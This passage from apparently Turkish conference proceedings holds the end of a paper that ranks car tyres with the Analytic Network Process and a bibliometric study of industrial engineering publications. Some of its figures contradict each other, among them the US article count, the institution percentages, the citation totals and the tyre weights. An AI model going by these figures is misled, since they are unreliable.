Araç kullanan her birey belirli dönemlerde araç lastiklerini değiştirmek durumundadır. Özellikle kışın karlı bölgede yaşayanlar kış lastiği ile yolculuk yapmaları yasal zorunluluktur. Lastik satın alınmasında birçok kriter ve alternatif olduğu için ÇKKV problemi olarak tanımlayabiliriz. Lastik satın almak isteyen birinin birçok kriteri olduğu gibi birçok da satın alacak alternatif vardır. Bu problemin çözümü için bu çalışmada Analitik Ağ Süreci (AAS) yöntemi kullanılmıştır.

AAS yöntemi literatüründe, lojistik ve tedarik zincirleri yönetim sistemleri için yapılan çalışmada, bir firmanın lojistik stratejisinin değerlendirilmesi üzerinde durulmuştur [1]. Farklı bir çalışmada, bir firmanın faaliyet merkezinin kuruluş yeri seçimi üzerinde durulmuştur [2]. AAS yöntemi başka bir çalışmada kriz olasılığının tahmini için bir model uygulaması ortaya koyulmuştur [3]. AAS yöntemi bir başka çalışmada Türkiye için en uygun enerji politikasının belirlenmesinde kullanılmıştır [4]. Çevreye duyarlı üretim programlarının değerlendirilebilmesi amacıyla iki aşamalı bir sorun çözme yaklaşımı ve sorunla ilgili temel faktörlerin organizasyonun amaçları üzerindeki etkilerini AAS yöntemi ile değerlendirilmiştir [5]. Karsak

[6] tarafından yapılmış olan çalışmada yeni bir ürün tasarımında üretici ve tüketici açısından en tatmin edici tasarıma ulaşabilmek için kalite fonksiyon yayılımı, hedef programlama ve AAS yöntemleri bir arada kullanılmıştır. AAS yöntemi kurumsal kaynak planlama yazılımı seçiminde de kullanılmıştır [7].

2. ANALİTİK AĞ SÜRECİ

Analitik Ağ Süreci, kişisel yargılardan elde edilen mutlak değerlerden, göreceli öncelikler ölçeği oluşturmak için sıkça kullanılan çok kriterli bir analiz yöntemidir. Bu bireysel yargılar, bir kontrol kriteri bazında kıyaslanan iki elemanın, sistemde bulunan üçüncü eleman üzerindeki göreceli etkisini ifade eder [8].

Analitik Ağ Sürecinde, Analitik Hiyerarşi Sürecinde olduğu gibi, etki göreceli olarak sistemin temel yapısını oluşturur. ANP yöntemi, AHP yöntemin temel ölçeğinden bir yargı oluşturabilmesi için, üstünlüğün kuvvet bazında derecesini kapsayan iki farklı soruya cevap aranmalıdır:

- Kullanılan bir kriter bazında, karşılaştırılması yapılan elemanlardan hangisi daha fazla öneme sahiptir?
- Aynı şekilde kullanılan kritere göre, bu iki eleman bazında hangisi üçüncü elemanı daha fazla etkiler?

Bu değerlendirmenin analizinin yapılabilmesi için benzer kriterin kullanılması büyük öneme sahiptir ve bu kritere de “kontrol kriteri” adı verilmektedir [8].

Analitik Ağ Sürecinde uygulama adımları şu şekilde sıralanabilir:

Adım 1: Öncelikle bu aşamada karar verilecek problemin tanımlaması yapılarak, amacın ne olduğu, kullanılacak ana kriterler ile birlikte alt kriterler ve son olarak alternatifler net bir şekilde ifade edilmelidir.

Adım 2: Kullanılacak kriterler arasında etkileşimleri belirleyerek, iç ve dış bağımlılıklar ile birlikte mevcutsa kriterler arasında bulunan geri bildirimler ilişkilendirilir.

Adım 3: Öncelik vektörünün belirlenmesi için kriterler arasında ikili kıyaslamalar yapılır.

Adım 4: Kıyaslamalar ile oluşacak matriselerin tutarlılıkları hesaplanır. Her matris için tutarlılık oranı hesaplanıp bu değer 0,10'a eşit veya düşük ise ikili karşılaştırmaların tutarlı olduğu, değilse karşılaştırmaların tekrar gözden geçirilmesi gerekmektedir.

Adım 5: Bu aşamada süper matris oluşturma işlemi yapılır. Süper matris parçalı matris yapısıdır. Süper matriste bulunan her bölüm, bir yapı içerisindeki iki faktör arasında bulunan ilişkiyi belirtir. Kriterlerin birbiri üzerinde olan uzun zamanlı etkileri süper matris kuvvetini $(2n+1)$ almak kaydıyla belirlenir.

Adım 6: Gelenen son aşamadak kriterler ve alternatifler bazında ağırlıklar belirlenir. Seçim problemlerinde ağırlıklardan en yükseğine sahip olan alternatif için en iyi alternatif, ağırlıklandırma problemlerine bakıldığında ise en yüksek ağırlığa sahip olan kriter yüksek öneme sahip kriter olarak belirlenir [9].

3.UYGULAMA

Lastik seçimi için karar verici kriterleri şu şekilde belirlemiştir.

- Kalite (K1)
- Fiyat (K2)
- Güvenlik (K3)
- Görünüş (K4)
- Garanti (K5)
- Dayanıklılık (K6)

Alternatifler ise üç farklı lastik tipidir. L-1, L-2 ve L-3 olarak kısaltılmıştır.

AAS yöntemi ile tüm adımlar uygulanmış ve sonuçlar Tablo 1'de verilmiştir.

Tablo 11. Nihai sonuç tablosu

Alternatifler	Limitlendirilmiş değerler	Gerçek ağırlığı
L-1	0,1439	0,338
L-2	0,1225	0,296
L-3	0,1026	0,366

4.SONUÇ

Lastik seçim problemi birçok kriteri bünyesinde barındırdığı için bir ÇKKV problemi olarak tanımlanabilir. Bu çalışmada bir lastik seçimi için AAS yöntemi ele alınarak bir seçim yapılmıştır. Kriterlerin birbiri ile ilişkileri ve AAS adımları ayrı ayrı dikkate alınarak bir karar verici için en uygun lastik seçim problemi çözülmüş ve en uygun araç lastiğinin L-3 olduğu görülmüştür.

Çalışma farklı ÇKKV yöntemleri ile de çözülebilir ve yeni sonuçlar elde edilebilir. Yeni sonuçlara göre kıyaslamalar yapılarak yöntemin üstün ve zayıf yanları tartışılabilir. Bir diğer yöntem olarak ise alternatiflerin sıralanması için ÇKKV yöntemi tabanlı PROMETHEE ve ELECTREE ile çözüp yeni sonuçlar da elde edilebilir.

5. KAYNAKÇA

- [1] Meade, L. ve Sarkis, J., “Strategic Analysis of Logistics and Supply Chain Management Systems Using The Analytical Network Process, Transportation”, *Research-Logistics and Transportation Review*, 34, 201-215, (1998).
- [2] Sarkis, J. ve Talluri, S., “A synergistic framework for evaluating business process improvements”, *The International Journal of Flexible Manufacturing Systems*, 14, 53-71, (2002).
- [3] Niemira, M. P. ve Saaty, T. L., “An Analytic Network Process Model for FinancialCrisis Forecasting”, *International Journal of Forecasting*, 20, 573-587, (2004).
- [4] Haktanır Ulutaş, B., “Determination of the Appropriate Energy Policy for Turkey.” *Energy*, 30, 1146-1161, (2005).
- [5] Sarkis, J., “A methodological framework for evaluating environmentally conscious manufacturing programs”, *Computers & Industrial Engineering*, 36, 793-810, (1999).
- [6] Karsak, E. E., Sozer, S. ve Alptekin, S. E., “Product Planning in Quality Function Deployment Using a Combined Analytic Network Process and Goal Programming Approach”, *Computers & Industrial Engineering*, 44, 171-190, (2002).
- [7] Yazgan, H. R. Boran, S. ve Göztepe, K., “An ERP Software Selection Process with Using Artificial Neural Network Based on Analytic Network Process Approach”, *Expert Systems with Applications*, 36, 9214-9222, (2009).
- [8] Saaty, T. L., “The Analytic Hierarchy Process”, McGraw Hill, New York, (1980).
- [9] Timor, M., “Analitik Hiyerarşi Prosesi”, Türkmen Kitabevi, İstanbul, (2011).

ENDÜSTRİ MÜHENDİSLİĞİ ALANINDA YAPILMIŞ ÇALIŞMALARIN BİBLİYOMETRİK ANALİZİ

Sabiha Ünal¹, Feyza Gürbüz²

¹*Nuh Naci Yazgan Üniversitesi, Mühendislik Fakültesi, TURKEY*

²*Erciyes Üniversitesi, Mühendislik Fakültesi, TURKEY*

sunal@nny.edu.tr

ORCID: 0000-0002-4218-4958

ÖZET

Küresel öneme sahip bir konunun bilimsel yayınlarda yer alması ve bu yayınların akademik kitlelerce okunup geliştirilmesi, literatüre yeni ve değerli katkılar sunulması bilimsel çalışmaların oluşmasındaki en kıymetli fikirlerden biridir. Bu amaçla farklı bilimsel alanlarda birçok farklı yayınlar gerçekleşir. Özellikle belirli bir bilim dalı ele alındığında son yıllarda yayımlanan makalelerin yönelimleri belirlenebilir. Bibliyometrik analiz bu amaca hizmet eden araçlardan bir tanesidir. Bibliyometrik analizde belirli bir konu üzerinde gerçekleşen en iyi çalışmalar ve konu üzerinde en etkili araştırmacılar matematiksel ve istatistiksel analizler uygulanarak belirlenmektedir. Bu çalışmada, Endüstri Mühendisliği alanında 2008-2018 yılları arasında yayımlanan 42700 makale incelenerek, son 10 yıldaki eğilim ve trendlerin belirlenmesi amaçlanmaktadır. Bu kapsamda, farklı bilim dallarını konu alan dergi ve konferanslarda yayımlanan makalelerin yer aldığı ve akademik alanda en büyük veri tabanlarından biri olan Web of Science veri tabanı kaynak olarak kullanılmıştır. Web of Science üzerinde “endüstri mühendisliği (industrial engineering)” konu başlığı ile tarama gerçekleştirilmiş ve ilgili çalışmalara ait verilere ulaşılmıştır. Çalışmaların yayımlandıkları yıl, yayımlayan yazar/kurum, yayımlandıkları ülkeler/üniversiteler, anahtar kelimeleri, atıf sayıları, sayfa sayıları, kategorileri gibi özelliklerinin yıllara göre bibliyometrik analizi, CiteSpace V programı kullanılarak yapılmıştır ve çıktılar görsel, metinsel ve istatistiksel açıdan değerlendirilmiştir. Analiz sonuçlarına göre, Endüstri Mühendisliği alanına olan ilginin hem yayın hem de atıf sayıları bağlamında, 2008 yılından sonra çarpıcı bir şekilde arttığı söylenebilir. Çalışmalar ağırlıklı olarak makale-bildiri türünde ve İngilizce dilinde

gerçekleştirilmiştir. ABD'nin ülke iş birliklerinde kilit rol oynadığı ve en fazla atıf patlamasına sahip derginin "Operations Research & Management Science", yazarın ise "Melo M.T. (Teresa Melo)" olduğu belirlenmiştir. "Mühendislik" ve "Yöneylem Araştırması" alanda en çok çalışılan konular iken, "Model", "Sistem", "Performans" en çok kullanılan kavramlardır.

Anahtar Kelimeler: Endüstri Mühendisliği, Bibliyometrik Analiz, CiteSpace V, Veri Madenciliği

BIBLIOMETRIC ANALYSIS OF STUDIES IN THE FIELD OF INDUSTRIAL ENGINEERING

ABSTRACT

The publication of a globally important subject in scientific publications, and these publications are read and developed by academic audiences, and to offer new and valuable contributions to the literature is one of the most valuable ideas in the formation of scientific studies. For this purpose, many different publications take place in the different scientific fields. Especially when a particular branch of science is considered, the orientations of the articles published in recent years can be determined. Bibliometric analysis is one of the tools that serve this purpose. In the bibliometric analysis, the best studies on a particular subject and the most influential researchers on the subject are determined by applying mathematical and statistical analyses. In this study, 42700 articles published in the field of Industrial Engineering between 2008 and 2018 were examined and aimed to determine tendencies and trends in the last 10 years. In this context, the Web of Science database, which contains articles published in journals and conferences on different branches of science, and is one of the largest databases in the academic field, has been used as a source. Scanning was carried out on the Web of Science with the topic "industrial engineering" and data of related studies were accessed. According to the year of publication of articles, the author's name, institutions where authors work, country analysis of the article, keywords of articles, the number of citations in the studies, article page number, subject titles of articles were examined on CiteSpace V program. And the outputs were evaluated visually, textually, and statistically. Social network analysis has been used to determine concept-subject orientations with a common citation network. According to the results of the analysis, interest in industrial engineering has increased dramatically since 2008, both in the context of publication and citation numbers. The studies were mainly conducted in

article-report type and English. The U.S. plays a key role in the country's cooperation, "Operations Research & Management Science" of the journal with the most citation explosion determined to be. It was determined that the most cited author was "Teresa Melo". "Engineering" and "Operations Research" is the most studied subjects in the field, while "Model", "System", "Performance" are the most commonly used concepts.

Keywords: *Industrial Engineering, Bibliometric Analysis, CiteSpace V, Data Mining*

1. GİRİŞ (Introduction)

Bibliyometri, bilimsel yayınların ve kaynakların konu, yazar vb. özelliklerinin nicel olarak analiz edilmesine dayanır. Analiz sonuçlarından yayınların, kaynakların, belirli yıl aralıklarındaki karşılaştırmaları, ülke çapında karşılaştırmaları, bilim dalı karşılaştırmaları, dünya bilimine katkı oranları gibi çeşitli bilgileri elde edilerek, bilimsel sürecin nasıl gerçekleştiği araştırılır.

Bibliyometri kelimesi, matematiksel ve istatistiksel yöntemlerin uygulanması olarak tanımlanmaktadır. Bibliyometri terim olarak yeni olmasına karşın uygulaması ve kullanılması 1890'lara kadar gitmektedir. İlk bibliyometrik çalışmaların hangi tarihte yapıldığı hakkında farklı görüşler bulunmaktadır, ancak bilinmelidir ki bibliyometrik çalışmalara olan ilgi gün geçtikçe artmaktadır.

Araştırmacılar farklı nedenlerle bibliyometrik çalışmalara yönelmektedirler. Bibliyometrik çalışmalar sayesinde herhangi bir konu hakkında yapılan en iyi araştırmalar ve araştırmacılar belirlenebilir ve bunlar arasında karşılaştırmalar yapılabilir. Koehler bibliyometri ile uğraşan kişileri, atıf ağı üzerine çalışanlar, ortak atıf (co citation) analizi üzerine odaklananlar, kişilerin, kurumların ya da ülkelerin verimliliği üzerine çalışanlar ve kitap, makale, patent gibi bilgi ürünleri ile ilişkili çalışmalar yapanlar olarak 4 gruba ayırır [1].

Bibliyometrik analiz bilimsel çalışmaların verimliliği hakkında bilgi sahibi olmamıza yardımcı olur ve birçok farklı sebeple yapılabilir, sadece bilimsel tez, makale ya da dergilerden oluşmamaktadır. Bibliyometrik bir yöntemin güvenilir olması için belirli bir hacimde veri içermesi gerekmektedir. Bibliyometrik analiz, gelecekteki bilimsel alanları keşfetme potansiyeline sahiptir. Birçok alanda bulunan eğilimler, bu yöntem kullanılarak uzun süreler boyunca takip edilebilir.

Son olarak, bibliyometrik analizleri bilim araştırmaları için bir araç olarak kullanan yayın sayısının son yıllarda istikrarlı bir şekilde arttığı sonucuna varabiliriz. Ve şunu da eklemeliyiz ki; geleceğe dair planlar ve tahminlerde bibliyometrik analizlerden dünya toplumlarının yararına katkı sağlanacağı ve uluslararası bir kütüphane ortamı yaratılabileceği, bunun sonucunda da geçmiş ile gelecek arasında hızla bir veri köprüsü oluşabileceğini düşünmekteyiz.

2. KURAM (Theory)

Veri Madenciliği kavramı ilk ortaya atıldığı günden bu yana çok hızlı bir şekilde dikkatleri üzerine çekebilmiştir ki o günden bu yana gelişmesini sürdüren bir alandır [2]. Bu iddiayı, 2006-2015 yılları arasındaki on yıllık süreçte Web of Science veri tabanında yer alan Veri Madenciliği alanı ile ilgili 30683 adet bilimsel dergi ve konferans makalesi desteklemektedir [3]. Öyle ki Veri Madenciliği alanı ile ilgili yürütülen akademik çalışmaların sayısı günden güne oldukça dikkat çekici boyuta ulaşmaktadır [4].

Veri Madenciliği ve aynı zamanda bilgi keşfi alanındaki gelişmeler; istatistik, veri tabanları, makine öğrenmesi ve yapay zekâ alanlarındaki gelişmelerle ortaya çıkan yöntemsel gelişmeler ve başlıca multimedya veri madenciliği, pazarlama alanında veri madenciliği, endüstriyel süreçlerde veri madenciliği ve web madenciliği gibi uygulama alanındaki gelişmeler olmak üzere iki kategoride incelenebilir [5].

2.1. Veri Madenciliği ve Metin Madenciliği Kavramları (Data Mining and Text Mining Concepts)

Günlük hayata sıklıkla kullandığımız arama motorlarında arama yaptığımızda, arama motorları karşımıza ilgilendiğimiz konu ile ilgili veya ilgili olmayan birçok dosya çıkarmaktadır. Bu dosyaların sadece çok az bir kısmı özellikle aradığımız konu ile doğrudan ilişkilidir. Bu oldukça yoğun dosya kümesinden aradığımız şeyi bulmamız kimi zaman çok zor olabilmektedir ki bu da bilgisayardaki yazı, ses, resim veya film formatındaki verilerin %80'inden fazlasının yapılandırılmamış olmasından kaynaklanmaktadır. Günümüzde birçok firma veri depolamanın, verileri işleyerek bilgi üretmenin kıymetini bildiği için yıllardan beri verilerini saklamaktadır. Ancak ham veriler işlenmediği takdirde, verilerin firmalara yarardan çok zararı olmaktadır ki böyle firmalar “ham veri zengini ancak bilgi fakiri” konumundadırlar. Bu tip firmaların günümüz rekabetçi piyasaya tutunabilmeleri ve başarılı olmaları oldukça zordur [6].

Bilgisayarlarımızda farklı formatlarda bulunan oldukça fazla veriler bulunmaktadır. Bu veriler doğal dil ile oluşturulmuş metinlerdir. Bu yapılandırılmamış metinlerin içerisindeki gizli bilgilerin çıkartılabilmesi için öncelikle metinlerden birtakım kelime, varlık ve isimlerin çıkartılarak metnin mümkün olduğu kadar yapısal hale getirilmesi gereklidir. Dolayısıyla bilginin çıkarımı, metin içerisindeki gizli anlamların çıkartılması ve bilgisayar tarafından anlaşılır hale dönüştürülmesi demektir. Bilgi çıkarımı, metindeki kişi, kurum ve yer adları, zaman, sınıflandırma işlemlerinin yapıldığı varlık çıkarımı; içinde bulunma ile bağlantılı olma veya karşı olma gibi çıkarımların yapıldığı ilişki çıkarımı olmak üzere ikiye ayrılabilir [7].

Yapılandırılmamış veriler metin madenciliği ile yapısal hale getirildikten sonra veri madenciliği metin içindeki bilgileri çıkarmak için devreye girer. Sınıflama, kümeleme ve birliktelik kuralları ve sıralı

örüntüler veri madenciliğinin başlıca teknikleridir. Sınıflama tekniğinde veriler ayrıştırılır ve belirli sınıflara yerleştirilir ve bu şekilde bağımlı ve bağımsız değişkenler arasındaki ilişkiler analiz edilir. Bu işlem sırasında yeni bilgiler keşfedilebilir veya oluşturulabilir. Kümeleme tekniği, kodlanmış verileri sınıflar halinde kümeler ayırma işlemidir. Farklı veri tiplerine uygun farklı kümeleme algoritmaları mevcuttur. Birliktelik Kuralları ve Sıralı Örüntüler tekniğinde ise veri kümeleri arasında sık tekrarlanan öğelerden güçlü birliktelik kuralları bulunur. Verilerin içinde esas işe yarayacak olan bilgiler bunlardır [8]. Veri Madenciliğinde insan ve bilgisayarlar bir arada çalışır. İnsan, veri ayıklama, kodlama, kural setlerini ortaya çıkarma, sorgulama, sınamaya ve makineye bunları öğretme aşamasında yer alırken; bilgisayarlar ise kendisine öğretilen kurallar ve örüntülere göre eklenen her yeni metni ve veriyi otomatik olarak değerlendirir ve sınıflandırır.

Metin Madenciliği 1980'li yıllarda ortaya çıkmış ancak son zamanlarda gerçekleşen teknolojik ilerlemeler sayesinde büyük gelişmeler kat etmiştir. Metin madenciliğine literatür içerisinde metin analizi, concept mining ve web mining gibi kavramlar ile de rastlamak mümkündür. Metin madenciliğinin kullanım alanı günden güne genişlemektedir. Günümüzde kurumlar müşteri ilişkilerini güçlendirmek için, sigorta şirketleri ve bankalar sahtekârlıkları tespit etmek için, hastaneler hasta raporlarını incelemek için, hükümetler terör, nitelikli hırsızlık ve adli suçlarla ilgili konularda metin madenciliğinden yararlanırlar [9].

2.2. Bilimsel Araştırmaların Metin Madenciliği Teknikleri ile Değerlendirilmesi (Evaluation of Scientific Research with Text Mining Techniques)

Bibliyometrik (istatistiksel bibliyografya), kitap ve makale gibi yazılı materyallerin istatistiksel analizine verilen addır. Bir makalenin değeri kendisine yapılan atıf ile ölçülür. Yazarın, makalenin ve derginin popülerliğini ölçen Scientometrics, Bibliyometrik'in alt dallarından biridir. Altmetrics ise makale, kitap ve web sayfası gibi kaynakların indirilme, sosyal ve basılı medyada yer alma gibi yönlerini ölçen bir bilim dalıdır. Haberlerin üretim, dağıtım ve kullanımını ölçen bilim dalına Informetrics, Web sitelerin kullanımını ölçen ve değerlendiren bilim dalına ise Webometrics denir. Bir başka bibliyometrik çalışma tekniklerinden biri ise Bilim Haritalandırma (Science Mapping). Bilim haritalandırma araştırma alanlarının kavramsal, zihinsel ve sosyal yapılarını analiz ederek yapısal ve dinamik yapılarını gösterir [10]. Bilim haritaları, bilimsel araştırmalardaki kümeler arasındaki bulunan ilişkileri harita şeklinde sunar [11].

Görselleştirme (Visualization) yöntemi ile insan beyninin metin bilgilerine kıyasla daha iyi daha kolay ve daha hızlı analiz etmesini sağlayan görsel bilgiler oluşturulur. Bu sayede verilerin eğilim ve ilişkileri, görsel kalıpları ortaya çıkartılır, grafik, harita ve değişik desenler şeklinde insan beyninin verileri analiz etmesi kolaylaştırılır. Bu yöntem sağladığı kolaylıklar sayesinde veri analizinde son zamanlarda sıkça başvurulan bir yöntemdir.

Bu çalışmada, 42700 veriyi görselleştirmek amacıyla yardımcı programlardan CiteSpace V isimli program kullanılmıştır.

2.3. CiteSpace V Programı (CiteSpace V Program)

CiteSpace, bilimsel yayınların görselleştirmesinde, eğilim ve modellerin analizinde kullanılabilen java tabanlı ücretsiz bir yazılımdır. Disiplinler içindeki bilgi alanlarını görselleştirmek üzere yazılan program, belli bir alandaki kritik öneme sahip noktaların keşfinde özellikle alandaki entelektüel dönüm noktalarının belirlenmesinde kullanılabilir. CiteSpace programı aracılığıyla oluşturulan ağların yorumlanması ile bilimsel alana dair bilginin yayılım noktalarının, tarihsel dönüşümün, hızla yükselen konuların, alanda kritik öneme sahip yayınların, alan içindeki kümelenmelerin ortaya konulması mümkün olmaktadır. Program bu değerlere ulaşılabilmesi için farklı algoritma ve görselleştirme yöntemleri sunmaktadır. Anahtar kelime, yazar, kurum, atıf gibi çeşitli verilerin analiz edilebildiği programda temel veri kaynağı olarak Web of Science verileri kullanılmaktadır [12].

3. YÖNTEM (Method)

Çalışmada, 2008-2018 yılları arasında Endüstri Mühendisliği alanı ile ilgili uluslararası alanda yayınlanmış bilimsel makalelerin belirli parametreler çerçevesinde incelenmesi amaçlanmaktadır. Çalışma kapsamında ulaşılan bütün makaleler değerlendirmeye alınmıştır. Daha sonra 42700 makaleye ait tüm parametreler CiteSpace V programına aktarılmış ve ilgili analizler gerçekleştirilmiştir. Çalışma kapsamında makalelerin yayınladıkları yıllar, makalelerin sayfa sayıları, makalelerin toplandıkları ülkeler, yazarların çalıştıkları kurumlar, yazarların unvanları, makalelere yapılan atıf sayıları, makalelerin araştırma konuları (kategorileri), anahtar kelimeleri incelenerek, makalelerin bibliyometrik profilinin çıkartılması amaçlanmıştır. Bu amaçla bazı araştırma soruları belirlenerek çalışma yürütülmüştür.

Araştırma soruları aşağıdaki gibidir:

- AS1. Yazarların isimlerine göre dağılımı nedir?
- AS2. Yazarların unvanlarına göre dağılımı nedir?
- AS3. Yazarlarının çalıştığı kurumlara göre dağılımı nedir?
- AS4. Makalelerin yayınlandığı yıllara göre dağılımı nedir?
- AS5. Makalelerin toplandığı ülkelere göre dağılımı nedir?
- AS6. Makalelerin yapılan atıflara göre dağılımı nedir?
- AS7. Makalelerin kategorilerine göre dağılımı nedir?

AS8. Makalelerin anahtar kelimelerine (*Keyword*) göre durumu nedir?

4. BULGULAR (Findings)

AS1. Yazarların isimlerine göre dağılımı nedir?

AS2. Yazarların unvanlarına göre dağılımı nedir?

Makalelerin yazarlarının isimleri ve yazarların Profesör, Doçent, Yardımcı Doçent, Doktor, Araştırma Görevlisi, Öğretim Görevlisi, Öğrenci gibi unvanlardan hangisini aldığı incelenmiştir. Sonuçlar incelendiğinde 211 makale ile belirlenen yıllar arasında en çok makalesi bulunan yazarın R.Tavakkoli-Moghaddam olduğu belirlenmiştir. Ayrıca 256 yazarın unvanlarının belirtilmediği sonucuna ulaşılmıştır ve en fazla makale yayınlayan yazarların Doçent Doktor unvanına sahip olduğu ve en az makale yayınlayan yazarların ise Araştırma Görevlisi unvanına sahip olduğu sonuçlardan elde edilmiştir.

Tablo 1. Yazarların İsimleri ve Unvanlarına Göre Dağılımı

Yazar Adı	n*	Yazarların Unvanları	n*	%**
R.Tavakkoli-Moghaddam	211	Doçent Doktor	45	11,9
C.B.Park	186	Profesör Doktor	34	9
Azadeh Ashtarinezhad	171	Yardımcı Doçent Doktor	19	5
S.T.A.Niaki	161	Öğrenci	15	4
S.Lee	133	Doktor	4	1
Andreas Mandelis	125	Öğretim Görevlisi	3	0,8
Lee J.	119	Araştırma Görevlisi	2	0,5
Alexander L.Yarin	112	Belirtilmeyen	256	67,8
Karaman C.	93	Toplam	378	100
Diğer	41389			
Toplam	42700			

*Yazarların 2008-2018 yılları arasında Endüstri Mühendisliği alanında yazılan makalelerde isimlerinin geçme sıklığı

** 2008-2018 yılları arasında Endüstri Mühendisliği alanında yazılan makalelerin yazarları için her bir unvanın toplam unvanlı yazarların sayısına oranı

AS3. Yazarlarının çalıştığı kurumlara göre dağılımı nedir?

Makale yazarlarının hangi kurumlarda ve bölümlerde çalıştığı makalelerde belirtilen adres bilgileri çerçevesinde incelenmiş ve sonuçlar Tablo 2 'de gösterilmiştir.

İlgili yıllar arasında Endüstri Mühendisliği'ne dair makalelerin 120 farklı kurumda çalışan yazarlar tarafından yayınlandığı sonucuna ulaşılmıştır. En fazla makalenin Toronto Üniversitesi'nde görev yapan akademisyenler tarafından yayınlandığı görülmektedir. Makalelerin %10,9'unun ilk üç sırada yer alan üniversitelerde çalışan yazarlar tarafından yayınlandığı dikkat çekmektedir.

Tablo 2. Yazarların Çalıştığı Kurumlara Göre Dağılımı

Kurum Adı	Makale Sayısı	%
University of Toronto	2256	5,4
University of Padua	1151	2,8
Ryerson University	1097	2,7
Islamic Azad University	963	2,3
University of Tahrán	955	2,2
Concordia University	954	2,2
University of Salerno	927	2,2
Northeastern University	901	2,1
University Illinois	834	2
Iran University Science & Technology	727	1,7
Purdue University	681	1,6
Indian Institute of Technology	675	1,6
Technion - Israil Institute Technology	648	1,5
Diğer	2993	69,9

AS4. Makalelerin yayınlandığı yıllara göre dağılımı nedir?

Makaleleri yazıldığı tarihler bazında incelediğimizde en çok makalenin 2008 yılında yazıldığı gözlemlenmiştir. En çok makaleyi yazan R.Tavakkoli-Moghaddam isimli yazarın, aynı zamanda 2008 yılında en çok makaleyi yazdığı gözlemlenmiştir.

Tablo 3. Makalelerin Yayınlandığı Yıllara Göre Dağılımı

Yazar Adı	Yazıldığı Tarih
R.Tavakkoli-Moghaddam	2008
C.B.Park	2008
Azadeh Ashtarinezhad	2008
S.T.A.Niaki	2009
S.Lee	2009
Andreas Mandelis	2012
Lee J.	2008
Alexander L.Yarin	2008

AS5. Makalelerin toplandığı ülkelere göre dağılımı nedir?

Makalelerin toplandığı ülkeler incelendiğinde ise 10245 makale ile Amerika Birleşik Devletleri listenin ilk sırasında yer almaktadır. Makalelerin tamamının yayımlandığı ülkeler bilinmektedir. Verilerin toplandığı ülkelere göre dağılımı Tablo 4’te verilmiştir.

Tablo 4. Makalelerin Toplandığı Ülkelere Göre Dağılımı

Ülke Adı	Makale Sayısı	%
Amerika Birleşik Devletleri	1024	24
Fransa	6635	15,5
Kanada	5161	12
İran	4515	10,6
Türkiye	3993	9,3
Çin	3609	8,5
Tayvan	3186	7,7
Kuzey Kore	2147	5

Hindistan	1669	3,9
İspanya	1506	3,5

AS6. Makalelerin yapılan atıflara göre dağılımı nedir?

Makale ortak atıf ağı analizinde, çalışmaların ortak atıfta bulunduğu ve Endüstri Mühendisliği alanında önemli bilimsel çalışmaların yayımlandığı ortak yazarlı makalelerin belirlenmesi amaçlanmaktadır. Alınan atıflar yayın sayılarına göre ele alındığında ise çalışmaların %18,7'sinin hiç atıf almadığı, 100 üzeri atıf alan çalışmaların %1,6'lık bir oranı temsil ettiği belirlenmiştir. Atıf analizi kapsamında Endüstri Mühendisliği alanında en az 35 atıf almış 449 yayının bulunduğu söylenebilir. Endüstri Mühendisliği alanında 2008-2018 yılları arasında yayımlanan 42700 makaleye yapılan toplam atıf sayısı 9044'dür. 2009 yılında 129 adet atıf ile Melo MT isimli yazar listenin başında yer almaktadır.

Tablo 5. Makalelerin Ortak Atıf Ağı Analizi

Yazar Adı	Atıf Sayısı	Yıl
Melo M.T.	129	2009
Montgomery D.C.	121	2005
Allahverdi A.	98	2008
Pinedo M.L.	90	2008
Pishvae M.S.	88	2010
Chen C.T.	82	2006
Ilgin M.A.	78	2011
Mavrotas G.	75	2006
Bental A.	74	2012
Torabi S.A.	73	2010
Becker C.	68	2009
Chan F.T.S.	68	2005
Alumur S.	67	2010
Govindan K.	64	2009

AS7. Makalelerin konularına göre dağılımı nedir?

Endüstri Mühendisliği alanında yayımlanan 42700 makalenin kategorilere göre analizi incelendiğinde en çok Mühendislik kategorisine yoğunlaştığı görülmektedir (n=19137). Ardından Yöneylem Araştırması ve Yönetimi bilimlerine ağırlık verildiği gözlemlenmiştir (n=7597).

Tablo 6. Makalelerin Kategorilerine Göre Analizi

Kategori	Makale Sayısı
Mühendislik (Engineering)	19137
Yöneylem Araştırması ve Yönetim Bilimi (Operations Research & Management Science)	7597
Bilgisayar Bilimi (Computer Science)	7146
Malzeme Bilimi (Materials Science)	5423
İmalat (Manufacturing)	4818
İşletme ve Ekonomi (Business& Economics)	4594
Mekanik (Mechanical)	3954
Matematik (Mathematics)	3185
Fizik (Physics)	3109

Yayımlanan 42700 makalenin en çok hangi konularda yazıldığı analiz edilmiştir. Buna göre en fazla yer alan kategoriler, Mühendislik, Yöneylem Araştırması ve Yönetim Bilimi, Bilgisayar Bilimi, Malzeme Bilimi, İmalat, İşletme ve Ekonomi, Mekanik şeklinde sıralanabilir.

AS8. Makalelerin anahtar kelimelerine (Keyword) göre durumu nedir?

Makalelerin anahtar kelimeleri (keyword) incelenmiş ve makalelerin anahtar kelimelerinin dağılımı Tablo 7’de gösterilmiştir. İlgili yıllar arasında makalelerin anahtar kelimelerine bakıldığında, “model” anahtar kelimesini içeren 5306 makale yayınlandığı sonucuna ulaşılmıştır. Ardından “sistem” anahtar kelimesini içeren 4175 makale yayınlandığı görülmektedir.

Tablo 7. Makalelerin Anahtar Kelimelerine (Keyword) Göre Analizi

Anahtar Kelime	Makale Sayısı
Model (model)	5306
Sistem (system)	4175
Performans (performance)	2730
Tasarım (design)	2587

Optimizasyon (optimization)	2473
Algoritma (algorithm)	2124
Yönetim (management)	1917
Davranış (behavior)	1428
Genetik algoritma (genetic algorithm)	1168
Simülasyon (simulation)	1123

5. TARTIŞMA VE SONUÇ (Discussion and Conclusion)

